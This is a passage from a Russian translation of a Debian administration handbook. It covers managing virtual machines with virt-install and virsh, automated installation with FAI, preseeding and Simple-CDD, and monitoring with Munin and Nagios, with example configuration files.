❸ Опция `--name` задаёт (уникальное) имя виртуальной машины.

❹ Опция `--ram` позволяет указать объём ОЗУ (в МБ), который будет выделен виртуальной машине.

❺ `--disk` служит для указания местоположения файла образа, который будет представляться жёстким диском виртуальной машины; этот файл создаётся, если только ещё не существует, а его размер (в ГБ) указывается параметром `size`. Параметр `format` позволяет выбрать из нескольких способов хранения образа файла. Формат по умолчанию (`raw`) — это отдельный файл, в точности соответствующий диску по размеру и содержимому. Мы выбрали здесь более передовой формат, специфичный для QEMU и позволяющий начать с небольшого файла, увеличивающегося только по мере того, как виртуальная машина использует пространство.

❻ Опция `--cdrom` используется, чтобы указать, где искать оптический диск для установки. Путь может быть либо локальным путём к ISO-файлу, либо URL, по которому можно получить файл, либо файлом устройства физического привода CD-ROM (то есть `/dev/cdrom`).

❼ С помощью опции `--network` указывается, каким образом виртуальная сетевая карта интегрируется в сетевую конфигурацию хоста. Поведением по умолчанию (которое мы задали явно в этом примере) является интеграция в любой существующий сетевой мост. Если ни одного моста нет, виртуальная машина сможет получить доступ к физической сети только через NAT, поэтому она получает адрес в подсети из частного диапазона (192.168.122.0/24).

❽ `--vnc` означает, что подключение к графической консоли нужно сделать доступным через VNC. По умолчанию соответствующий VNC-сервер слушает только на локальном интерфейсе; если VNC-клиент должен запускаться на другой системе, для подключения потребуется использовать SSH-туннель (см. Раздел 9.2.1.3, «Creating Encrypted Tunnels with Port Forwarding»). Как вариант, можно использовать опцию `--vnclisten=0.0.0.0`, чтобы VNC-сервер стал доступен на всех интерфейсах; заметьте, что если вы сделаете так, вам серьёзно стоит заняться настройкой межсетевого экрана.

❾ Опции `--os-type` и `--os-variant` позволяют оптимизировать некоторые параметры виртуальной машины, исходя из известных особенностей указанной операционной системы.

Сейчас виртуальная машина запущена, и нам надо подключиться к графической консоли, чтобы произвести установку. Если предыдущий шаг выполнялся в графическом окружении, это подключение установится автоматически. В противном случае, или же при удалённой работе, чтобы открыть графическую консоль, можно запустить **virt-**

viewer в любом графическом окружении (пароль root на удалённой машине запрашивается дважды, поскольку для работы требуется два SSH-соединения):

```
$ virt-viewer --connect qemu+ssh://root@server/system testkvm
root@server's password:
root@server's password:
```

Когда процесс установки завершится, виртуальная машина перезагрузится и будет готова к работе.

12.2.3.4. Управление машинами с помощью virsh

Теперь, когда установка выполнена, давайте посмотрим, как обращаться с имеющимися виртуальными машинами. Первым делом попробуем попросить у **libvirtd** список управляемых им виртуальных машин:

```
# virsh -c qemu:///system list --all
 Id Name                 State
----------------------------------
  - testkvm              shut off
```

Давайте запустим нашу тестовую виртуальную машину:

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

Теперь можно получить инструкции для подключения к графической консоли (возвращённый VNC-дисплей можно передать в качестве параметра команде **vncviewer**):

```
# virsh -c qemu:///system vncdisplay testkvm
:0
```

В число прочих подкоманд **virsh** входят:

- `reboot` для перезапуска виртуальной машины;
- `shutdown` для корректного завершения работы;
- `destroy` для грубого прерывания работы;
- `suspend` для временной приостановки;
- `resume` для продолжения работы после приостановки;
- `autostart` для включения (или для выключения, с опцией `--disable`) автоматического запуска виртуальной машины при запуске хост-системы;
- `undefine` для удаления всех следов виртуальной машины из **libvirtd**.

Все эти подкоманды принимают идентификатор виртуальной машины в качестве параметра.

12.2.3.5. Установка RPM-системы в Debian с помощью yum

Если виртуальная машина предназначается для запуска Debian (или одного из производных дистрибутивов), систему можно инициализировать с помощью

debootstrap, как описано выше. Но если на виртуальную машину надо установить систему, основанную на RPM (такую как Fedora, CentOS или Scientific Linux), установку следует производить с помощью утилиты **yum** (которая доступна из одноимённого пакета).

The procedure requires using **rpm** to extract an initial set of files, including notably **yum** configuration files, and then calling **yum** to extract the remaining set of packages. But since we call **yum** from outside the chroot, we need to make some temporary changes. In the sample below, the target chroot is `/srv/centos`.

```
# rootdir="/srv/centos"
# mkdir -p "$rootdir" /etc/rpm
# echo "%_dbpath /var/lib/rpm" > /etc/rpm/macros.dbpath
# wget http://mirror.centos.org/centos/7/os/x86_64/Packages/centos-release-7-
# rpm --nodeps --root "$rootdir" -i centos-release-7-1.1503.el7.centos.2.8.x8
rpm: RPM should not be used directly install RPM packages, use Alien instead
rpm: However assuming you know what you are doing...
warning: centos-release-7-1.1503.el7.centos.2.8.x86_64.rpm: Header V3 RSA/SHA
# sed -i -e "s,gpgkey=file:///etc/,gpgkey=file://${rootdir}/etc/,g" $rootdir/
# yum --assumeyes --installroot $rootdir groupinstall core
[...]
# sed -i -e "s,gpgkey=file://${rootdir}/etc/,gpgkey=file:///etc/,g" $rootdir/
```

12.3. Автоматизированная установка

Администраторам Falcot Corp, как и многим администраторам больших IT-инфраструктур, необходимы инструменты для быстрой установки (или переустановки), причём по возможности автоматической, на новых машинах.

Эти потребности можно удовлетворить с помощью широкого диапазона решений. С одной стороны, универсальные инструменты вроде SystemImager делают это, создавая образ, основанный на шаблонной машине, после чего развёртывают этот образ на целевых системах; с другой стороны, стандартный установщик Debian может быть преднастроен с помощью конфигурационного файла, содержащего ответы на задаваемые в процессе установки вопросы. Промежуточным вариантом являются такие гибридные инструменты как FAI (*Fully Automatic Installer*), которые производят установку с помощью пакетной системы, но также используют свою собственную инфраструктуру для задач, специфичных для массового развёртывания (таких как запуск, разметка, конфигурирование и т. п.).

У каждого из этих решений есть свои преимущества и недостатки: SystemImager работает независимо от какой бы то ни было системы управления пакетами, что позволяет управлять большими наборами машин с несколькими различными дистрибутивами Linux. Он также включает систему обновления, не требующую переустановки, но эта система обновлений подходит только для тех случаев, когда на отдельных машинах не вносится независимых изменений; другими словами, пользователь не должен самостоятельно обновлять никакое программное обеспечение или устанавливать новое. Аналогично, обновления безопасности не должны быть автоматизированы, потому что им следует проити через централизованный эталонный образ, поддерживаемый SystemImager. Кроме того, парк машин должен быть гомогенным, иначе придётся хранить и поддерживать много разных образов (образ i386 не подойдёт для powerpc-машины и т. п.).

С другой стороны, автоматизированная установка с помощью debian-installer может приспособиться к специфике каждой машины: установщик выберет подходящее ядро и пакеты программного обеспечения из соответствующих репозиториев, определит доступное оборудование, разметит весь жёсткий диск, чтобы максимально использовать доступное пространство, установит систему Debian и настроит загрузчик. Однако стандартный установщик будет устанавливать только стандартные версии Debian с базовой системой и набором предварительно выбранных «задач»; это не позволяет установить специфическую систему с приложениями не из пакетов. Для удовлетворения такой специфической потребности требуется модификация установщика… К счастью, установщик имеет модульную архитектуру, и существуют инструменты для автоматизации большей части работы, необходимой для такой модификации, в первую очередь simple-CDD (CDD — это аббревиатура от *Custom Debian Derivative*). Однако

даже решение с simple-CDD решает только вопрос установки; обычно это не проблема, поскольку инструменты APT справляются с эффективным развёртыванием обновлений в дальнейшем.

Мы предоставим только краткий обзор FAI и совсем пропустим SystemImager (который больше не входит в состав Debian), чтобы более внимательно сосредоточиться на debian-installer и simple-CDD, которые более интересны в контексте Debian.

12.3.1. Fully Automatic Installer (FAI)

Fully Automatic Installer — это, возможно, самая старая система автоматизированного развёртывания Debian, чем объясняется её статус эталонной; но её очень гибкая натура едва компенсирует привносимую ей сложность.

FAI требуется серверная система для хранения информации для развёртывания и обеспечения загрузки целевых машин по сети. Для этого сервера нужен пакет fai-server (или fai-quickstart, в который также входят необходимые элементы для стандартной конфигурации).

В FAI используется специфический подход к определению разных профилей установки. FAI не просто дублирует эталонную установку, он является полноценным установщиком, полностью настраиваемым через набор файлов и сценариев, хранящихся на сервере; расположение их по умолчанию `/srv/fai/config/` не создаётся автоматически, так что администратору нужно создать его вместе с соответствующими файлами. В большинстве случаев эти файлы будут модифицированными файлами примеров, взятых из документации пакета fai-doc, а точнее из каталога `/usr/share/doc/fai-doc/examples/simple/`.

Когда профили определены, с помощью команды **fai-setup** генерируются элементы, необходимые для запуска FAI-установки; под этим подразумевается главным образом подготовка или обновление минимальной системы (NFS-root), используемой в процессе установки. Альтернативой является генерация специального загрузочного CD с помощью **fai-cd**.

Для создания всех этих конфигурационных файлов нужно иметь представление о том, как работает FAI. Типичный процесс установки включает следующие шаги:

- получение ядра по сети и загрузка его;
- монтирование корневой файловой системы по NFS;
- запуск **/usr/sbin/fai**, который контролирует оставшуюся часть процесса (последующие шаги, таким образом, запускаются этим сценарием);
- копирование конфигурации с сервера в `/fai/`;
- запуск **fai-class**. Сценарии `/fai/class/[0-9][0-9]*` последовательно выполняются и возвращают имена «классов», которые применяются к устанавливаемой машине; эта информация послужит основой для дальнейших шагов. Это придаёт некоторую

гибкость в определении сервисов, которые следует установить и настроить.
- получение набора переменных конфигурации, в зависимости от соответствующих классов;
- разметка дисков и форматирование разделов на основании информации, предоставленной классом `/fai/disk_config/`*`class`*;
- монтирование указанных раделов;
- установка базовой системы;
- предварительная подготовка базы данных Debconf с помощью **fai-debconf**;
- получение списка доступных пакетов для APT;
- установка пакетов, перечисленных в `/fai/package_config/`*`class`*;
- выполнение постконфигурационных сценариев, `/fai/scripts/`*`class`*`/[0-9][0-9]*`;
- запись журналов установки, отмонтирование разделов и перезагрузка.

12.3.2. Пресидинг Debian-Installer

В конце концов, если рассуждать логически, лучшим инструментом для установки Debian должен быть официальный установщик Debian. По этой причине debian-installer с самого начала разрабатывался для автоматизированной установки, используя возможности, предоставляемые debconf. Последняя позволяет, с одной стороны, уменьшить число задаваемых вопросов (для скрытых вопросов будет использоваться ответ, заданный по умолчанию), а с другой стороны, устанавливать ответы по умолчанию отдельно, так что установка может быть неинтерактивной. Последняя возможность известна как *пресидинг* (*preseeding*).

УГЛУБЛЯЕМСЯ **Debconf с централизованной базой данных**

Пресидинг позволяет предоставить набор ответов на вопросы, задаваемые Debconf во время установки, но эти ответы являются статичными и не меняются с течением времени. Поскольку уже установленные машины могут нуждаться в обновлении, и могут потребоваться новые ответы, конфигурационный файл `/etc/debconf.conf` можно настроить таким образом, чтобы Debconf использовал внешние источники данных (таки как сервер каталогов LDAP или удалённый файл, доступный через NFS или Samba). Можно задать несколько разных источников данных, которые будут дополнять друг друга. Локальная база данных по-прежнему будет использоваться (для доступа на чтение и запись), в то время как удалённые базы обычно ограничиваются только чтением. На странице руководства debconf.conf(5) подробно описаны возможные варианты.

12.3.2.1. Использование preseed-файла

Есть несколько мест, откуда установщик может получить файл пресидинга:

- в initrd, используемом для запуска машины; в этом случае пресидинг происходит на самом раннем этапе установки, и можно избежать каких бы то ни было вопросов. Нужно лишь назвать файл `preseed.cfg` и сохранить его в корне initrd.
- на загрузочном носителе (CD или USB-брелоке); пресидинг в таком случае происходит, как только носитель смонтирован, то есть сразу после вопросов о языке и раскладке клавиатуры. Для указания расположения файла пресидинга

можно использовать параметр загрузки `preseed/file` (например, `/cdrom/preseed.cfg` при установке с CD-ROM, или `/hd-media/preseed.cfg` в случае USB-брелока).
- из сети; в таком случае пресидинг происходит после (автоматическиой) настройки сети; соответствующий загрузочный параметр в таком случае — `preseed/url=http://`*`server`*`/preseed.cfg`.

На первый взгляд, включение файла пресидинга в initrd выглядит наиболее интересным решением; однако оно редко используется на практике, потому что генерация initrd установщика довольно сложна. Другие два решения гораздо более общеприняты, тем более сто параметры загрузки предоставляют другой путь пресидинг ответов на первые вопросы процесса установки. Обычный путь избежания возни с вписыванием параметров загрузки вручную при каждой установки — сохранить их в конфигурации **isolinux** (в случае CD-ROM) или **syslinux** (USB-брелок).

12.3.2.2. Создание preseed-файла

Preseed-файл — это простой текстовый файл, в котором каждая строка содержит ответ на один вопрос Debconf. Строка разбита на четыре поля, разделённых между собой пробельными символами (пробелами или символами табуляции), например `d-i mirror/suite string stable`:

- первое поле — это «владелец» вопроса; «d-i» используется для вопросов, относящихся к установщику, но это также может быть имя пакета для вопросов, относящихся к пакетам Debian;
- второе поле — это идентификатор вопроса;
- третье — тип вопроса;
- четвёртое и последнее поле содержит значение ответа. Заметьте, что оно должно быть отделено от третьего поля одним пробелом; если пробелов больше одного, последующие пробелы будут считаться частью значения.

Простейший путь написать preseed-файл — установить систему вручную. После этого **debconf-get-selections --installer** предоставит ответы, относящиеся к установщику. Ответы о других пакетах могут быть получены с помощью **debconf-get-selections**. Однако более правильным решением будет написать preseed-файл вручную, руководствуясь примером и справочной документацией: при таком подходе пресидингу подвергнутся только вопросы, для которых следует изменить значение ответа по умолчанию; используя параметр загрузки `priority=critical`, можно указать Debconf, что следует задавать только критические вопросы, и использовать ответ по умолчанию для остальных.

ДОКУМЕНТАЦИЯ **Приложение к руководству по установке**

Руководство по установке, доступное онлайн, включает подробную документацию по использованию preseed-файла в приложении. В него также входит пример такого файла с подробными комментариями, который может служить

основой для подстройки под свои нужды.

→ http://www.debian.org/releases/wheezy/amd64/apb.html

→ http://www.debian.org/releases/wheezy/example-preseed.txt

12.3.2.3. Создание модифицированного загрузочного носителя

Знать, где разместить preseed-файл, конечно, уже хорошо, но одного этого знания недостаточно: нужно, так или иначе, внести изменения

12.3.2.3.1. Сетевая загрузка

Когда компьютер загружается по сети, сервер, отправляющий элементы для инициализации, также определяет параметры загрузки. Таким образом, изменения надо вносить в конфигурацию PXE на сервере загрузки; точнее, в его конфигурационный файл `/tftpboot/pxelinux.cfg/default`. Предварительно нужно настроить сетевую загрузку; подробности смотрите в инструкции по установке.

→ http://www.debian.org/releases/wheezy/amd64/ch04s05.html

12.3.2.3.2. Подготовка загрузочного USB-брелока

Когда загрузочный брелок подготовлен (см. Раздел 4.1.2, «Загрузка с USB-флеш-накопителя»), нужно выполнить несколько дополнительных операций. Если содержимое брелока доступно в каталоге `/media/usbdisk/`:

- скопируйте файл ответов в `/media/usbdisk/preseed.cfg`
- отредактируйте `/media/usbdisk/syslinux.cfg` и добавьте необходимые параметры загрузки (см. пример ниже).

Пример 12.2. файл syslinux.cfg и параметры файла ответов

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=en_US console-keymaps-at/ke
```

12.3.2.3.3. Создание образа CD-ROM

USB-брелок является перезаписываемым носителем, поэтому нам было легко добавить туда файл и изменить несколько параметров. В случае CD-ROM эта процедура усложняется, поскольку требуетс перегенерировать весь ISO-образ. Для этой задачи служит debian-cd, но этот инструмент несколько неудобен в использовании: ему требуется локальное зеркало, и для работы с ним необходимо понимать все опции `/usr/share/debian-cd/CONF.sh`; даже при соблюдении этих условий нужно несколько раз запускать **make**. По этой причине крайне рекомендуется ознакомиться с файлом

`/usr/share/debian-cd/README`.

Having said that, debian-cd always operates in a similar way: an “image” directory with the exact contents of the CD-ROM is generated, then converted to an ISO file with a tool such as **genisoimage**, **mkisofs** or **xorriso**. The image directory is finalized after debian-cd's **make image-trees** step. At that point, we insert the preseed file into the appropriate directory (usually `$TDIR/$CODENAME/CD1/`, $TDIR and $CODENAME being parameters defined by the `CONF.sh` configuration file). The CD-ROM uses **isolinux** as its bootloader, and its configuration file must be adapted from what debian-cd generated, in order to insert the required boot parameters (the specific file is `$TDIR/$CODENAME/boot1/isolinux/isolinux.cfg`). Then the “normal” process can be resumed, and we can go on to generating the ISO image with **make image CD=1** (or **make images** if several CD-ROMs are generated).

12.3.3. Simple-CDD: решение «всё-в-одном»

Простого использования preseed-файла недостаточно, чтобы удовлетворить всем требованиям, которые могут предъявляться при массовом развёртывании. Несмотря на наличие возможности выполнить некоторые сценарии в конце обычного процесса установки, выбор набора пакетов для установки всё же недостаточно гибок (собственно, можно выбрать для установки только «задачи»); что более важно, возможна установка только официальных пакетов Debian, но не локально собранных.

С другой стороны, debian-cd способен включать сторонние пакеты, а debian-installer может быть расширен путём включения новых шагов в процесс установки. Совмещение этих возможностей позволило бы создать модифицированный установщик, удовлетворяющий нашим запросам; он даже мог бы быть способен сконфигурировать некоторые сервисы после распаковки необходимых пакетов. К счастью, это не пустое предположение, поскольку это в точности то, что делает Simple-CDD (в пакете simple-cdd).

Назначение Simple-CDD — дать возможность каждому легко создавать дистрибутив, производный от Debian, выбрав набор пакетов из числа доступных, предварительно настроив их с помощью Debconf, добавив специальное программное обеспечение и добавив сценарии, которые будут выполнены в конце установки. Это соответствует принцину «универсальной операционной системы», поскольку каждый может адаптировать её под свои собственные нужды.

12.3.3.1. Создание профилей

Simple-CDD определяет «профили», сходные с «классами» FAI, причём у машины может быть несколько профилей (назначенных во время установки). Профиль определяется набором файлов `profiles/`*`profile`*`.*`:

- файл `.description` содержит одну строку с описанием профиля;

- файл `.packages` содержит список пакетов, которые будут автоматически установлены при выборе профиля;
- файл `.downloads` содержит список пакетов, которые будут записаны на установочный носитель, но не обязательно установлены;
- файл `.preseed` содержит информацию для пресидинга вопросов Debconf (для установщика и/или пакетов);
- файл `.postinst` содержит сценарий, который будет запущен по завершении процесса установки;
- наконец, файл `.conf` позволяет менять некоторые параметры Simple-CDD на основании профилей, включённых в образ.

Профиль `default` играет особую роль, поскольку он всегда выбран; это минимальный профиль, необходимый для работы Simple-CDD. Единственное, что обычно настраивается в этом профиле, — параметр пресидинга `simple-cdd/profiles`: это позволяет избежать вопроса, добавленного Simple-CDD, о том, какие профили необходимо установить.

Заметьте также, что команды потребуется вызывать из родительского каталога по отношению к каталогу `profiles`.

12.3.3.2. Настройка и использование build-simple-cdd

КРАТКИЙ ЭКСКУРС **Конфигурационный файл в подробностях**

Пример конфигурационого файлв Simple-CDD со всеми возможными параметрами входит в состав пакета (`/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`). Его можно использовать как отправную точку при создании своего конфигурационного файла.

Simple-CDD для полноценной работы требуется передать множество параметров. Чаще всего они указываются в конфигурационном файле, который передаётся **build-simple-cdd** с помощью опции `--conf`, но они также могут быть указаны в виде отдельных параметров **build-simple-cdd**. Вот беглый обзор того, как эта соманда себя ведёт, и как можно использовать эти параметры:

- параметр `profiles` служит для перечисления профилей, которые будут включены на генерируемый образ CD-ROM;
- на основании списка необходимых пакетов Simple-CDD загружает соответствующие файлы с сервера, указанного в параметре `server`, и собирает их них частичное зеркало (которое будет затем передано debian-cd);
- пользовательские пакеты, указанные в параметре `local_packages`, также включаются в это локальное зеркало;
- затем запускается debian-cd (в каталоге по умолчанию, который можно задать с помощью переменной `debian_cd_dir`) со списком пакетов для включения;
- когда debian-cd подготовит свой каталог, Simple-CDD вносит в него некоторые изменения;

    - файлы с профилями добавляются в подкаталог `simple-cdd` (который будет записан на CD-ROM);
    - также добавляются другие файлы, перечисленные в параметре `all_extras`;
    - параметры загрузки изменяются, чобы включить пресидинг. Вопросов о языке и стране можно избежать, если сохранить необходимую информацию в переменных `language` и `country`.
- После этого debian-cd генерирует окончательный ISO-образ.

12.3.3.3. Генерация ISO-образа

Когда мы написали конфигурационный файл и определили наши профили, осталось только запустить **build-simple-cdd --conf simple-cdd.conf**. через несколько минут мы получим требуемый образ `images/debian-7.0-amd64-CD-1.iso`.

12.4. Мониторинг

Мониторинг — это общее понятие, и разные его аспекты преследуют разные цели: с одной стороны, отслеживание использования машинных ресурсов позволяет предсказать их исчерпание и необходимость их увеличения; с другой стороны, уведомление администратора, когда сервис стал недоступен или работает некорректно, означает, что возникающие проблемы будут устраняться скорее.

Munin покрывает первую область, отображая графики истории ряда параметров (используемой ОЗУ, занятого дискового пространства, загрузки процессора, сетевого трафика, нагрузки Apache/MySQL, и т. п.). *Nagios* покрывает вторую область, регулярно проверяя, что сервисы работают и доступны, и посылая аварийные уведомления по соответствующим каналам (e-mail, текстовые сообщения и т. п.). Оба построены модульно, что позволяет легко создавать новые плагины для мониторинга специфических параметров и сервисов.

***АЛЬТЕРНАТИВА* Zabbix, комплексный инструмент мониторинга**

Хотя Munin и Nagios используются очень широко, они — не единственные игроки на поле мониторинга, и каждый из них выполняет только половину задачи (отображение графиков с одной стороны, аварийные оповещения с другой). Zabbix же объединяет обе части мониторинга; у него также есть веб-интерфейс для настройки наиболее общих аспектов. Он развивался скачкообразно на протяжении последних нескольких лет и теперь может считаться достойным конкурентом; к сожалению, Zabbix не попал в Debian Wheezy из-за сроков релиза, но пакеты будут предоставлены как бэкпорты или в неофициальных репозиториях.

→ http://www.zabbix.org/

***АЛЬТЕРНАТИВА* Icinga, ответвление Nagios**

Из-за расхождения во взглядах на модель разработки Nagios (который контролируется компанией) часть разработчиков создала ответвление Nagios под названием Icinga. Icinga остаётся совместимым — по крайней мере пока — с настройками и плагинами Nagios, но добавляет дополнительный функционал.

→ http://www.icinga.org/

12.4.1. Настройка Munin

Назначение Munin — наблюдать за множеством машин, и вполне естественно, что он имеет клиент-серверную архитектуру. Центральный узел — построитель графиков — собирает данные со всех наблюдаемых узлов и создаёт графики истории.

12.4.1.1. Настройка узлов для мониторинга

Первый шаг — установка пакета munin-node. Демон, устанавливаемый этим пакетом, слушает порт 4949 и отправляет данные, собранные всеми активными плагинами. Каждый плагин представляет собой простую программу, возвращающую описание

собранных данных и последнее измеренное значение. Плагины хранятся в `/usr/share/munin/plugins/`, но на деле используются только те из них, символьные ссылки на которые присутствуют в `/etc/munin/plugins/`.

После установки пакета набор активных плагинов определяется в зависимости от доступного программного обеспечение и текущей настройки узла. Однако такая автоматическая настройка должна поддерживаться каждым плагином, и, как правило, бывает неплохо проверить результаты и исправить их вручную. Было бы неплохо иметь полную документацию по каждому плагину, но, к сожалению, официальная документация отсутствует. К счастью, все плагины являются сценариями, и большинство их довольно просты и содержат подробные комментарии. Так что просмотр содержимого `/etc/munin/plugins/` — хороший способ понять, для чего нужен каждый плагин, и определиться, какие из них следует удалить. Аналогичным образом можно включить интересный плагин, найденный в `/usr/share/munin/plugins/`, просто создав символьную ссылку на него с помощью **ln -sf /usr/share/munin/plugins/*plugin* /etc/munin/plugins/**. Заметьте, что когда имя плагина заканчивается символом подчёркивания «_», плагину требуется параметр. Этот параметр должен храниться в имени символьной ссылки; например, плагин «if_» следует включить, создав символьную ссылку `if_eth0`, тогда он будет отслеживать сетевой трафик на интерфейсе eth0.

Когда плагины настроены, следует отредактировать конфигурацию демона, описав правила контроля доступа к собранным данным. Для этого служат директивы `allow` в файле `/etc/munin/munin-node.conf`. Настройка по умолчанию — `allow ^127\.0\.0\.1$`, она разрешает доступ только с локального узла. Обычно администратору требуется добавить аналогичную строку, содержащую IP-адрес узла построения графиков, а затем перезапуститьдемон с помощью **invoke-rc.d munin-node restart**.

***УГЛУБЛЯЕМСЯ* Создание локальных плагинов**

Несмотря на нехватку официальной документации для стандартных плагинов, Munin содержит подробную документацию о том, как плагины должны себя вести, и как разрабатывать новые плагины.

→ http://munin-monitoring.org/wiki/Documentation

Лучше всего тестировать плагин, запуская его в тех же самых условиях, в которых он будет вызываться munin-node; их можно имитировать, запустив **munin-run *plugin*** от имени суперпользователя. Возможный второй параметр этой команды (например `config`) передаётся как параметр плагину.

Когда плагин вызывается с параметром `config`, он должен описать себя, вернув набор полей:

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how many processes are in the run-queue (scheduled to
load.info 5 minute load average
```

Разные доступные поля описаны в спецификации «протокола конфигурации», доступной на веб-сайте Munin.

→ http://munin-monitoring.org/wiki/protocol-config

Будучи вызванным без параметра, плагин просто возвращает последние измеренные значения; к примеру, вызов **sudo munin-run load** может вернуть `load.value 0.12`.

Наконец, когда плагин вызывается с параметром `autoconf`, он должен вернуть «yes» (и статус выхода 0) или «no» (и статус выхода 1) в зависимости от того, следует ли включать плагин на этом узле.

12.4.1.2. Настройка построителя графиков

«Построитель графиков» — это просто компьютер, собирающий данные и создающий на их основании графики. Необходимое для него программное обеспечение находится в пакете munin. Стандартная конфигурация запускает **munin-cron** (раз в 5 минут), который собирает данные со всех узлов, перечисленных в `/etc/munin/munin.conf` (по умолчанию там указан только локальный узел), сохраняет данные в файлах RRD (*Round Robin Database* — формат файлов, разработанный для хранения данных, меняющихся со временем), хранящихся в `/var/lib/munin/`, и генерирующий HTML-страницу с графиками в `/var/cache/munin/www/`.

Итак, все наблюдаемые машины должны быть перечислены в конфигурационном файле `/etc/munin/munin.conf`. Каждая машина указывается как целая секция с именем, соответствующим машине, и как минимум записью `address`, содержащей её IP-адрес.

```
[ftp.falcot.com]
    address 192.168.0.12
    use_node_name yes
```

Секции могут быть более сложными и описывать дополнительные графики, которые могут быть созданы путём сочетания данных с разных машин. Примеры, приведённые в конфигурационном файле, будут неплохой начальной точкой для настройки.

Последний шаг — публикация сгенерированных страниц; для этого требуется настроить веб-сервер таким образом, чтобы содержимое `/var/cache/munin/www/` было доступно на сайте. Доступ к этому сайту зачастую будет ограничен с помощью или механизма аутентификации, или правил контроля доступа по IP-адресам. Подробности см. в Раздел 11.2, «Web Server (HTTP)».

12.4.2. Настройка Nagios

В отличие от Munin, Nagios не требует обязательной установки чего бы то ни было на наблюдаемых узлах; чаще всего NAgios используется для проверки доступности сетевых сервисов. Например, Nagios может подключиться к веб-серверу и проверить, что конкретная веб-страница может быть получена за заданное время.

12.4.2.1. Установка

Первый шаг установки Nagios заключается в установке пакетов nagios3, nagios-plugins и

nagios3-doc. В процессе установки настраивается веб-интерфейс и создаётся первый пользователь `nagiosadmin` (для которого запрашивается пароль). Других пользователей можно добавить в файл `/etc/nagios3/htpasswd.users` с помощью команды **htpasswd** из состава Apache. Если во время установки не отображался диалог Debconf, задать пароль пользователя `nagiosadmin` можно с помощью **dpkg-reconfigure nagios3-cgi**.

Открыв в обозревателе `http://`*`server`*`/nagios3/`, можно попасть в веб-интерфейс; заметьте, что Nagios отслеживает некоторые параметры машины, на которой он запущен. Однако некоторые интерактивные функции, такие как добавление комментариев к узлу, не работают. Они выключены в конфигурации Nagios по умолчанию, которая сильно ограничена в целях безопасности.

Как описано в `/usr/share/doc/nagios3/README.Debian`, для включения некоторых функций требуется отредактировать `/etc/nagios3/nagios.cfg` и установить в нём значение параметра `check_external_commands` в «1». Нам также потребуется дать права на запись в каталог, используемый Nagios, с помощью таких команд:

```
# /etc/init.d/nagios3 stop
[...]
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios3/rw
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios3
# /etc/init.d/nagios3 start
[...]
```

12.4.2.2. Настройка

Веб-интерфейс Nagios довольно симпатичный, но не позволяет менять настройки или добавлять наблюдаемые узлы и сервисы. Вся конфигурация управляется через файлы, указанные в центральном конфигурационном файле `/etc/nagios3/nagios.cfg`.

В эти файлы не стоит погружаться, не вникнув в некоторые базовые принципы Nagios. В конфигурации перечисляются объекты следующих типов:

- *host* (узел) — машина, которую необходимо наблюдать;
- *hostgroup* (группа узлов) — набор узлов, которые следует сгруппировать вместе при отображении или для учёта некоторых общих элементов конфигурации;
- *service* (сервис) — тестируемый элемент, относящийся к узлу или группе узлов. Это, как правило, проверка сетевого сервиса, хотя сюда может входить и проверка, держатся ли некоторые параметры на приемлемом уровне (например свободное дисковое пространство или загрузка процессора);
- *servicegroup* (группа сервисов) — набор сервисов, которые следует сгруппировать вместе при отображении;
- *contact* (контакт) — лицо, которому следует направлять аварийные предупреждения;
- *contactgroup* (группа контактов) — набор таких контактов;
- *timeperiod* (временной интервал) — промежуток времени, в течение которого

должны быть проверены некоторые сервисы;
- *command* (команда) — командная строка, выполняемая для проверки данного сервиса.

У каждого объекта, в соответствии с его типом, есть набор свойств, которые можно менять. Полный список слишком длинен, чтобы приводить его здесь, поэтому отметим только самые важные свойства и отношения между объектами.

Сервис использует команду для проверки состояния некой функциональности на узле (или группе узлов) на протяжении временного интервала. В случае проблемы Nagios отправляет предупреждение всем членам группы контактов, привязанной к сервису. Предупреждение отправляется каждому члену в соответствии с каналом, описанным в соответствующем объекте контакта.

An inheritance system allows easy sharing of a set of properties across many objects without duplicating information. Moreover, the initial configuration includes a number of standard objects; in many cases, defining new hosts, services and contacts is a simple matter of deriving from the provided generic objects. The files in `/etc/nagios3/conf.d/` are a good source of information on how they work.

Администраторы Falcot Corp используют следующую конфигурацию:

Пример 12.3. Файл `/etc/nagios3/conf.d/falcot.cfg`

```
define contact{
    name                            generic-contact
    service_notification_period     24x7
    host_notification_period        24x7
    service_notification_options    w,u,c,r
    host_notification_options       d,u,r
    service_notification_commands   notify-service-by-email
    host_notification_commands      notify-host-by-email
    register                        0 ; Template only
}
define contact{
    use             generic-contact
    contact_name    rhertzog
    alias           Raphael Hertzog
    email           hertzog@debian.org
}
define contact{
    use             generic-contact
    contact_name    rmas
    alias           Roland Mas
    email           lolando@debian.org
}

define contactgroup{
    contactgroup_name     falcot-admins
    alias                 Falcot Administrators
    members               rhertzog,rmas
}
```

```
define host{
    use                     generic-host ; Name of host template to use
    host_name               www-host
    alias                   www.falcot.com
    address                 192.168.0.5
    contact_groups          falcot-admins
    hostgroups              debian-servers,ssh-servers
}
define host{
    use                     generic-host ; Name of host template to use
    host_name               ftp-host
    alias                   ftp.falcot.com
    address                 192.168.0.6
    contact_groups          falcot-admins
    hostgroups              debian-servers,ssh-servers
}

# команда 'check_ftp' с пользовательскими параметрами
define command{
    command_name            check_ftp2
    command_line            /usr/lib/nagios/plugins/check_ftp -H $HOSTADDRESS$
}

# Стандартный сервис Falcot
define service{
    name                    falcot-service
    use                     generic-service
    contact_groups          falcot-admins
    register                0
}

# Сервисы, проверяемые на www-host
define service{
    use                     falcot-service
    host_name               www-host
    service_description     HTTP
    check_command           check_http
}
define service{
    use                     falcot-service
    host_name               www-host
    service_description     HTTPS
    check_command           check_https
}
define service{
    use                     falcot-service
    host_name               www-host
    service_description     SMTP
    check_command           check_smtp
}

# Сервисы, проверяемые на ftp-host
define service{
    use                     falcot-service
```

```
    host_name               ftp-host
    service_description     FTP
    check_command           check_ftp2
}
```

